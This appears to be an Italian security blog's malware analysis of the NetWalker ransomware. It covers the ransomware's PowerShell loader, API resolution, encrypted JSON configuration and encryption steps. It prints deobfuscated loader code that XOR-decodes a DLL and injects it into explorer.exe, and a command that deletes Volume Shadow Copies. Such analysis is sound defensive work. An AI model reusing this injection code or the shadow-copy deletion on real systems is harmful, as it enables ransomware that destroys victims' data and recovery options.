

NetWalker: il ransomware che ha beffato l'intera community

Archived: 2026-04-05 15:49:37 UTC

Our encryption algorithms are very strong and your files are very well protected, the only way to get your files back is to cooperate with us and get the decrypter program.

[...]

Additionally, you must know that your sensitive data has been stolen by our analyst experts and if you choose to no cooperate with us, you are exposing yourself.

Ma è davvero così?

Ce lo siamo chiesti dopo che è emersa la tendenza da parte dei ransomware ad entrare in scena nei casi più eclatanti di data leak.

Giusto per citare gli ultimi, ne sono un esempio i casi di [Luxottica](#) ed [Enel](#).

Già dall'analisi di [Maze](#), coinvolto anche'esso in un data leak, avevamo constatato come il ransomware fosse stato solo l'**ultimo stadio** di un attacco più articolato.

Maze, infatti, **non è in grado** di esfiltrare dati, così come non lo è **neanche** NetWalker. I ransomware sono da sempre focalizzati solo sulla cifratura dei file, lavoro di per sé già abbastanza complesso anche senza dover aggiungere l'onere di trasferire GiB, se non TiB, di dati verso un host esterno.

Come Maze quindi, neanche il ransomware NetWalker può esfiltrare dati (non importa nessuna API in grado di trasferire dei dati all'esterno), per quanto si senta dire spesso il contrario.

Ad essere corretti, NetWalker **non comunica affatto** con l'esterno. La vittima deve inserire un misterioso JSON nel sito (un hidden service, ovviamente) dei criminali, per ottenere un decryptor.

Vedremo in questo articolo come funzioni NetWalker, un malware che, sebbene articolato, risulta di facile analisi (premesse le necessarie competenze sulle implementazioni delle primitive crittografiche usate).

Vedremo inoltre cosa sia il misterioso JSON da fornire ai criminali e soprattutto determineremo se esiste o meno la possibilità di un decryptor.

Quasi tutto quello che si sa di NetWalker è il frutto di analisi che si limitano a dedurre il comportamento del malware dalla sua configurazione e dalle istruzioni lasciate sulla macchina compromessa.

Il loader

Il campione che abbiamo analizzato era contenuto in un loader PowerShell che non era particolarmente offuscato (le stringhe lo erano ma fortunatamente erano facilmente decifrabili tramite conversione da base64 e XOR con una costante).

Il compito del loader è quello di trovare sul sistema il processo `explorer.exe` ed iniettarvi una DLL (disponibile in entrambe le versioni a 32 e 64 bit): se non vi riesce, mappa la DLL nel proprio processo (ovvero nell'interprete powershell) e la esegue.

La DLL è il ransomware NetWalker vero e proprio.

```
[byte[]] $VRdvvEch = 0 #DLL 32 bit
[byte[]] $AVrmoQzzzNxbTtnf = 0 #DLL 64 bit

[byte[]] $mEgwjSkQdKzILlgKSufi = 0
$is64 = $false
$WDLzMNwudoaXIDVms = "(Get-WmiObject -Class Win32_OperatingSystem | Select-Object OSArchitecture -ErrorAction Stop).OSArchitecture"
$WDLzMNwudoaXIDVms = Invoke-Expression $WDLzMNwudoaXIDVms

#32 vs 64 bits
$JbCnGoYALxOL = "64"
if ( $WDLzMNwudoaXIDVms -like $JbCnGoYALxOL )
{
    $gaFyNxzRjLfq = "amd64"
    if ( $env:PROCESSOR_ARCHITECTURE -ne $gaFyNxzRjLfq )
    {
        #... REEXECUTE IN 64-BIT POWERSHELL ...
        exit $lastexitcode
    }
    for( $ZWeFq = 0; $ZWeFq -lt $AVrmoQzzzNxbTtnf.Length; $ZWeFq++ )
    {
        $AVrmoQzzzNxbTtnf[$ZWeFq] = $AVrmoQzzzNxbTtnf[$ZWeFq] -bxor 0x26
    }
    [byte[]] $mEgwjSkQdKzILlgKSufi = $AVrmoQzzzNxbTtnf
    $is64 = $true
}
else
{
    for( $WGTyC = 0; $WGTyC -lt $VRdvvEch.Length; $WGTyC++ )
    {
        $VRdvvEch[$WGTyC] = $VRdvvEch[$WGTyC] -bxor 0x2e
    }
    [byte[]] $mEgwjSkQdKzILlgKSufi = $VRdvvEch
}

[System.IntPtr] $payload = 0
[System.IntPtr] $rQgJisO = 0

# ... COPY DLL IN BUFFER AND MAP IT ...

#Inject into explorer
InjectDLLInProcess "explorer" $rQgJisO $WNERjQyqopo.VWOHrrFayanuGtZajYS.WFuWnXtkjxFLYwUXy $WNERjQyqopo.VWOHrrFayanuGtZajYS.spOmgZwuAllpHfc $is64
([ref]$jOvUlyusmlm)

#If failed, inject into self
if ( [bool]$jOvUlyusmlm -ne $true )
{
    [UInt32] $XZocoUXqydIB = 0

    $EqH = $GgrZXDtgRikeFjmFVdl::VirtualProtectEx( $selfProc, $rQgJisO, $WNERjQyqopo.VWOHrrFayanuGtZajYS.WFuWnXtkjxFLYwUXy, 0x40, [ref]
    $XZocoUXqydIB )

    if ( $EqH -eq $true )
    {
        MapPE $rQgJisO $rQgJisO $WNERjQyqopo.VWOHrrFayanuGtZajYS.wnFwSHHWYc.zpcQWa $(toInt64 $WNERjQyqopo.VWOHrrFayanuGtZajYS.DYEsWWKtJrdFNY)

        $fBdaqTllvZxwGyaY = addInt64 $rQgJisO $( toInt64 ( $WNERjQyqopo.VWOHrrFayanuGtZajYS.spOmgZwuAllpHfc ) )
        $GUrXAdOuZwkyfaqZUd = crateDelegateType@([System.IntPtr],[UInt32],[System.IntPtr]) ([bool])

        $UKJshEgEoWRITfou = [Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer( $fBdaqTllvZxwGyaY, $GUrXAdOuZwkyfaqZUd )
        $UKJshEgEoWRITfou.Invoke( 0,0,0 ) Out-Null
    }
}

#Delete the shadow copies
$MDAFsjujHdUATePtqwd = "Get-WmiObject Win32_Shadowcopy | ForEach-Object { $_.Delete(); } | Out-Null";
$MDAFsjujHdUATePtqwd | Invoke-Expression
```

Il loader di NetWalker, deoffuscato e con parti di codice omesse per brevità

Il loader è piuttosto scontato; unica parte degna di nota sono le ultime due righe che cancellano le copie per il ripristino dei dati.

```
#Delete the shadow copies
$MDAFsjujHdUATePtqwd = "Get-WmiObject Win32_Shadowcopy | ForEach-Object { $_.Delete(); } | Out-Null";
$MDAFsjujHdUATePtqwd | Invoke-Expression
```


La cancellazione delle copie per il ripristino dei dati

Questo è un indicatore preciso che si ritrova tipicamente nei ransomware, in quanto è una operazione che i criminali devono necessariamente effettuare per il buon esito della loro operazione.

NetWalker

Nel suo complesso, NetWalker è un malware piuttosto semplice da analizzare poichè non presenta offuscamento o tecniche anti-analisi.

L'esecuzione inizia dell'entrypoint PE (il convenzionale `DllMain`) ed è divisa in quattro passi, mostrati qui sotto.



Le quattro fasi di NetWalker: importazione delle API; parsing della configurazione; generazione delle chiavi di cifratura; cifratura vera e propria


I più importanti sono gli ultimi due, dove il malware genera le chiavi per la cifratura ed effettua il suo lavoro sui file.

Le API e la configurazione

Accorpriamo qui queste due fasi in quanto la prima risulta semplice.

Le API sono recuperate tramite la classica enumerazione dei moduli dal campo `Ldr` del `PEB`. Sempre tradizionalmente, le funzioni da importare e la relativa DLL sono ricercate comparando l'hash del loro nome, per evitare di usare costanti che potrebbero far scattare qualche strumento AV.

Le API sono tutte salvate in un buffer, rinominato `bufferAPI`, ed è quindi facile verificare che tra queste non sono presenti API per la comunicazione di rete.



L'importazione delle API di NetWalker. Gli interi evidenziati sono due esempi di hash usati durante l'enumerazione dei moduli e delle funzioni. In basso il buffer in cui sono salvati i puntatori alle API.

Gli autori di NetWalker non hanno prestato attenzione ad offuscare il nome delle DLL che devono essere esplicitamente caricate (perchè non facenti parte del set comune di explorer), come si vede chiaramente dall'immagine sotto.

```
loc_10001F95:  
push    7D42FE1Ch  
call    getModule  
mov     esi, eax  
add     esp, 4  
test    esi, esi  
jnz     short loc_10001FEA
```

```
push    offset aMpr_dll ; "mpr.dll"  
lea     eax, [esp+1Ch+var_8]  
push    eax  
mov     eax, bufferAPI  
mov     eax, [eax+50h]  
call    eax  
lea     eax, [esp+18h+var_C]  
mov     [esp+18h+var_C], esi  
push    eax  
lea     eax, [esp+1Ch+var_8]  
push    eax  
mov     eax, bufferAPI  
push    esi  
push    esi  
mov     eax, [eax+64h]  
call    eax  
test    eax, eax  
js      loc_10002077
```

```
mov     esi, [esp+18h+var_C]  
test    esi, esi  
jz      loc_10002077
```

Se *mpr.dll* non è già presente (primo blocco), viene caricata, usando il nome in chiaro (secondo blocco).

Tutto il buffer di `0x284` byte è riempito, per un totale di 161 API.

Per completezza riportiamo l'elenco completo:

```
005A6980 7772E046 ntdll.RtlAllocateHeap
005A6984 7772DFA5 ntdll.RtlFreeHeap
005A6988 77742561 ntdll.RtlReAllocateHeap
005A698C 7772DF40 ntdll.memset
005A6990 77722340 ntdll.memcpy
005A6994 777322A5 ntdll.memcmp
005A6998 777D5555 ntdll.sprintf
005A699C 77739D10 ntdll.strchr
005A69A0 777619DA ntdll.strtol
005A69A4 7777C340 ntdll.strcpy
005A69A8 7777C350 ntdll.strcat
005A69AC 777D57CD ntdll.wcscpy
005A69B0 777D579A ntdll.wcscat
005A69B4 7777C800 ntdll.strstr
005A69B8 77730CC7 ntdll.wcsstr
005A69BC 77732504 ntdll.wcscmp
005A69C0 77737FA5 ntdll.wcsncmp
005A69C4 77740299 ntdll.RtlRandomEx
005A69C8 777C99C2 ntdll.RtlRandom
005A69CC 7772E1F0 ntdll.RtlInitAnsiString
005A69D0 7772E228 ntdll.RtlInitUnicodeString
005A69D4 7772E6D5 ntdll.RtlAnsiStringToUnicodeString
005A69D8 77736AF8 ntdll.RtlUnicodeStringToAnsiString
005A69DC 7772E146 ntdll.RtlFreeAnsiString
005A69E0 7772E146 ntdll.RtlFreeAnsiString
005A69E4 7773C4DD ntdll.LdrLoadDll
005A69E8 777B2040 ntdll.RtlAdjustPrivilege
005A69EC 7771FDB0 ntdll.ZwQuerySystemInformation
005A69F0 7771FC20 ntdll.NtOpenProcess
005A69F4 777210C0 ntdll.NtOpenProcessToken
005A69F8 7771FCB0 ntdll.ZwTerminateProcess
005A69FC 7772012C ntdll.NtQuerySystemTime
005A6A00 7771FAC0 ntdll.ZwAllocateVirtualMemory
005A6A04 7771FB58 ntdll.ZwFreeVirtualMemory
005A6A08 77720038 ntdll.NtProtectVirtualMemory
005A6A0C 7771FE14 ntdll.ZwWriteVirtualMemory
005A6A10 7771FE90 ntdll.ZwReadVirtualMemory
005A6A14 7771FBD8 ntdll.NtQueryVirtualMemory
005A6A18 7771FFA4 ntdll.NtCreateSection
005A6A1C 7771FC50 ntdll.ZwMapViewOfSection
005A6A20 7771FC80 ntdll.ZwUnmapViewOfSection
```

005A6A24	77720C30	ntdll.ZwGetContextThread
005A6A28	77721920	ntdll.ZwSetContextThread
005A6A2C	77720068	ntdll.ZwResumeThread
005A6A30	77721D70	ntdll.ZwSuspendThread
005A6A34	7771FF24	ntdll.NtQueueApcThread
005A6A38	7771F9E0	ntdll.ZwClose
005A6A3C	7771FC38	ntdll.ZwSetInformationFile
005A6A40	7771FA10	ntdll.ZwQueryInformationFile
005A6A44	7771FE44	ntdll.NtDuplicateObject
005A6A48	7771F9F8	ntdll.ZwQueryObject
005A6A4C	7771FD64	ntdll.NtOpenFile
005A6A50	77757CD9	ntdll.RtlDosPathNameToNtPathName_U
005A6A54	777C00C1	ntdll.RtlComputeCrc32
005A6A58	7773876A	ntdll.RtlGetVersion
005A6A5C	75943F1C	kernel32.CreateFileW
005A6A60	75941282	kernel32.WriteFile
005A6A64	75943E93	kernel32.ReadFile
005A6A68	7594193A	kernel32.GetFileSize
005A6A6C	759459AA	kernel32.GetFileSizeEx
005A6A70	7595C7DF	kernel32.SetFilePointerEx
005A6A74	7595CE06	kernel32.SetEndOfFile
005A6A78	759C48AF	kernel32.GetLogicalDriveStringsW
005A6A7C	75944153	kernel32.GetDriveTypeW
005A6A80	759413E0	kernel32.CloseHandle
005A6A84	7594110C	kernel32.GetTickCount
005A6A88	7595D4AC	kernel32.GetTempPathW
005A6A8C	7596D1A6	kernel32.GetTempFileNameW
005A6A90	759682D5	kernel32.CopyFileW
005A6A94	75959AC8	kernel32.MoveFileW
005A6A98	7594897B	kernel32.DeleteFileW
005A6A9C	7594103D	kernel32.CreateProcessW
005A6AA0	759479D8	kernel32.ExitProcess
005A6AA4	75944221	kernel32.CreateDirectoryW
005A6AA8	759C4A0F	kernel32.RemoveDirectoryW
005A6AAC	759443AA	kernel32.GetWindowsDirectoryW
005A6AB0	7594502B	kernel32.GetSystemDirectoryW
005A6AB4	7596BB86	kernel32.GetComputerNameExW
005A6AB8	7594442F	kernel32.GetVersion
005A6ABC	75944918	kernel32.GetModuleFileNameW
005A6AC0	7595E98B	kernel32.FindResourceA
005A6AC4	75945914	kernel32.LoadResource
005A6AC8	75945921	kernel32.LockResource
005A6ACC	75945A91	kernel32.SizeofResource
005A6AD0	759443FD	kernel32.FindFirstFileW
005A6AD4	759454B6	kernel32.FindNextFileW
005A6AD8	7594440A	kernel32.FindClose
005A6ADC	759441E8	kernel32.WaitForMultipleObjects

005A6AE0	75943495	kernel32.CreateThread
005A6AE4	7594192A	kernel32.IsWow64Process
005A6AE8	7595D620	kernel32.Wow64DisableWow64FsRedirection
005A6AEC	7595D638	kernel32.Wow64RevertWow64FsRedirection
005A6AF0	759410FF	kernel32.Sleep
005A6AF4	75941AE4	kernel32.GetFileAttributesW
005A6AF8	7595D4C7	kernel32.SetFileAttributesW
005A6AFC	759B87B9	kernel32.WaitForDebugEvent
005A6B00	759B889F	kernel32.ContinueDebugEvent
005A6B04	759B88E3	kernel32.DebugActiveProcessStop
005A6B08	759411C0	kernel32.GetLastError
005A6B0C	759411F8	kernel32.GetCurrentProcessId
005A6B10	75941ACC	kernel32.SetErrorMode
005A6B14	75942CFC	kernel32.LocalFree
005A6B18	77732C8A	ntdll.RtlInitializeCriticalSection
005A6B1C	777222C0	ntdll.RtlEnterCriticalSection
005A6B20	77722280	ntdll.RtlLeaveCriticalSection
005A6B24	75941136	kernel32.WaitForSingleObject
005A6B28	75944663	kernel32.FlushFileBuffers
005A6B2C	75941420	kernel32.GetCurrentThreadId
005A6B30	7596CEDC	kernel32.QueryDosDeviceW
005A6B34	759515BF	kernel32.QueryFullProcessImageNameW
005A6B38	75943470	kernel32.GetModuleHandleW
005A6B3C	7594180A	kernel32.CreateEventW
005A6B40	759415A6	kernel32.OpenEventW
005A6B44	75941691	kernel32.SetEvent
005A6B48	75944214	kernel32.CreateMutexW
005A6B4C	75945119	kernel32.OpenMutexW
005A6B50	7594111E	kernel32.ReleaseMutex
005A6B54	7596B297	kernel32.OutputDebugStringA
005A6B58	77071A03	advapi32.GetCurrentHwProfileW
005A6B5C	7707CA04	advapi32.OpenSCManagerW
005A6B60	770D2401	advapi32.EnumServicesStatusW
005A6B64	7707C9EC	advapi32.OpenServiceW
005A6B68	77071E3A	advapi32.EnumDependentServicesW
005A6B6C	770970DC	advapi32.ControlService
005A6B70	7708361C	advapi32.CloseServiceHandle
005A6B74	7707792C	advapi32.QueryServiceStatusEx
005A6B78	7708460D	advapi32.RegOpenKeyExW
005A6B7C	7708407E	advapi32.RegCreateKeyExW
005A6B80	77081456	advapi32.RegSetValueExW
005A6B84	7708462D	advapi32.RegQueryValueExW
005A6B88	7707A965	advapi32.RegDeleteKeyExW
005A6B8C	770811F2	advapi32.RegDeleteKeyW
005A6B90	7707CED1	advapi32.RegDeleteValueW
005A6B94	770976D7	advapi32.RegFlushKey
005A6B98	7708461D	advapi32.RegCloseKey

```

005A6B9C 77084133 advapi32.LookupPrivilegeValueW
005A6BA0 7708410E advapi32.AdjustTokenPrivileges
005A6BA4 7707C9C4 advapi32.DuplicateTokenEx
005A6BA8 7707C532 advapi32.CreateProcessAsUserW
005A6BAC 770814E2 advapi32.RevertToSelf
005A6BB0 7707C51A advapi32.ImpersonateLoggedOnUser
005A6BB4 7708429C advapi32.GetTokenInformation
005A6BB8 770842C4 advapi32.ConvertSidToStringSidW
005A6BBC 7707CAA6 advapi32.IsWellKnownSid
005A6BC0 68BC2F06 mpr.WNetOpenEnumW
005A6BC4 68BC3058 mpr.WNetEnumResourceW
005A6BC8 68BC4769 mpr.WNetUseConnectionW
005A6BCC 68BC4744 mpr.WNetAddConnection2W
005A6BD0 68BCD34E mpr.WNetGetUniversalNameW
005A6BD4 68BC2DD6 mpr.WNetCloseEnum
005A6BD8 75F25650 shell32.SHGetFolderPathW
005A6BDC 75EB3C39 shell32.ShellExecuteW
005A6BE0 69C63F33 srvcli.NetShareEnum
005A6BE4 688713D2 netutils.NetApiBufferFree
005A6BE8 75D109AD ole32.CoInitializeEx
005A6BEC 75D186D3 ole32.CoUninitialize
005A6BF0 75D19D0B ole32.CoCreateInstance
005A6BF4 75CF7259 ole32.CoInitializeSecurity
005A6BF8 771A4642 oleaut32.SysAllocString
005A6BFC 771A3E59 oleaut32.SysFreeString
005A6C00 751813F0 psapi.GetModuleFileNameExW
    
```

La configurazione di NetWalker è in **formato JSON** e si trova cifrata nell'unica sua risorsa.


Questa risorsa è così strutturata:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	08	00	00	00	7E	79	61	69	79	3B	73	38	5B	CC	D3	1D	...~yaivy;s8[!Ó
00000010	D9	6F	10	EC	58	C7	9E	02	A9	1A	60	98	1E	FB	9B	AC	Ùc+iXÇI;-@-`! ú!-
00000020	63	47	31	6E	D1	84	4D	AF	2E	27	76	C6	E1	92	66	40	cGlnÑ M-`vEá'f@
00000030	2F	40	00	D7	AD	BE	B8	60	F0	DF	03	EF	09	17	F7	58	/@.x-¼,`ðP`i.-+X
00000040	33	A0	6D	E8	40	DE	57	7E	F4	DA	51	DA	8B	C3	28	A2	3 mè@pW~óUQÜ Ã(ó
00000050	17	47	93	59	10	4B	22	2C	5F	69	ED	6D	51	E6	AE	BA	+G Y+K" _iimQæ@º
00000060	Lunghezza chiave																
00000070																	Chiave RC4
00000080	Dati cifrati																
00000090																	Dati cifrati
000000A0	Dati cifrati																
000000B0																	Dati cifrati
000000C0	Dati cifrati																
000000D0																	Dati cifrati
000000E0	Dati cifrati																
000000F0																	Dati cifrati
00000100	Dati cifrati																
00000110																	Dati cifrati
00000120	Dati cifrati																
00000130																	Dati cifrati
00000140	Dati cifrati																
00000150																	Dati cifrati
00000160	Dati cifrati																
00000170																	Dati cifrati
00000180	Dati cifrati																
00000190																	Dati cifrati
000001A0	Dati cifrati																
000001B0																	Dati cifrati
000001C0	Dati cifrati																
000001D0																	Dati cifrati
000001E0	Dati cifrati																
000001F0																	Dati cifrati
00000200	Dati cifrati																
00000210																	Dati cifrati
00000220	Dati cifrati																
00000230																	Dati cifrati
00000240	Dati cifrati																
00000250																	Dati cifrati
00000260	Dati cifrati																
00000270																	Dati cifrati
00000280	Dati cifrati																
00000290																	Dati cifrati
000002A0	Dati cifrati																
000002B0																	Dati cifrati
000002C0	Dati cifrati																
000002D0																	Dati cifrati
000002E0	Dati cifrati																
000002F0																	Dati cifrati
00000300	Dati cifrati																
00000310																	Dati cifrati
00000320	Dati cifrati																
00000330																	Dati cifrati
00000340	Dati cifrati																
00000350																	Dati cifrati
00000360	Dati cifrati																
00000370																	Dati cifrati
00000380	Dati cifrati																
00000390																	Dati cifrati
000003A0	Dati cifrati																
000003B0																	Dati cifrati
000003C0	Dati cifrati																
000003D0																	Dati cifrati
000003E0	Dati cifrati																
000003F0																	Dati cifrati
00000400	Dati cifrati																
00000410																	Dati cifrati
00000420	Dati cifrati																
00000430																	Dati cifrati
00000440	Dati cifrati																
00000450																	Dati cifrati
00000460	Dati cifrati																
00000470																	Dati cifrati
00000480	Dati cifrati																
00000490																	Dati cifrati
000004A0	Dati cifrati																
000004B0																	Dati cifrati
000004C0	Dati cifrati																
000004D0																	Dati cifrati
000004E0	Dati cifrati																
000004F0																	Dati cifrati
00000500	Dati cifrati																
00000510																	Dati cifrati
00000520	Dati cifrati																
00000530																	Dati cifrati
00000540	Dati cifrati																
00000550																	Dati cifrati
00000560	Dati cifrati																
00000570																	Dati cifrati
00000580	Dati cifrati																
00000590																	Dati cifrati
000005A0	Dati cifrati																
000005B0																	Dati cifrati
000005C0	Dati cifrati																
000005D0																	Dati cifrati
000005E0	Dati cifrati																
000005F0																	Dati cifrati
00000600	Dati cifrati																
00000610																	Dati cifrati
00000620	Dati cifrati																
00000630																	Dati cifrati
00000640	Dati cifrati																
00000650																	Dati cifrati
00000660	Dati cifrati																
00000670																	Dati cifrati
00000680	Dati cifrati																
00000690																	Dati cifrati
000006A0	Dati cifrati																
000006B0																	Dati cifrati
000006C0	Dati cifrati																
000006D0																	Dati cifrati
000006E0	Dati cifrati																
000006F0																	Dati cifrati
00000700	Dati cifrati																
00000710																	Dati cifrati
00000720	Dati cifrati																
00000730																	Dati cifrati
00000740	Dati cifrati																
00000750																	Dati cifrati
00000760	Dati cifrati																
00000770																	Dati cifrati
00000780	Dati cifrati																
00000790																	Dati cifrati
000007A0	Dati cifrati																
000007B0																	Dati cifrati
000007C0	Dati cifrati																
000007D0																	Dati cifrati
000007E0	Dati cifrati																
000007F0																	Dati cifrati
00000800	Dati cifrati																
00000810																	Dati cifrati
00000820	Dati cifrati																
00000830																	Dati cifrati
00000840	Dati cifrati																
00000850																	Dati cifrati
00000860	Dati cifrati																
00000870																	Dati cifrati
00000880	Dati cifrati																
00000890																	Dati cifrati
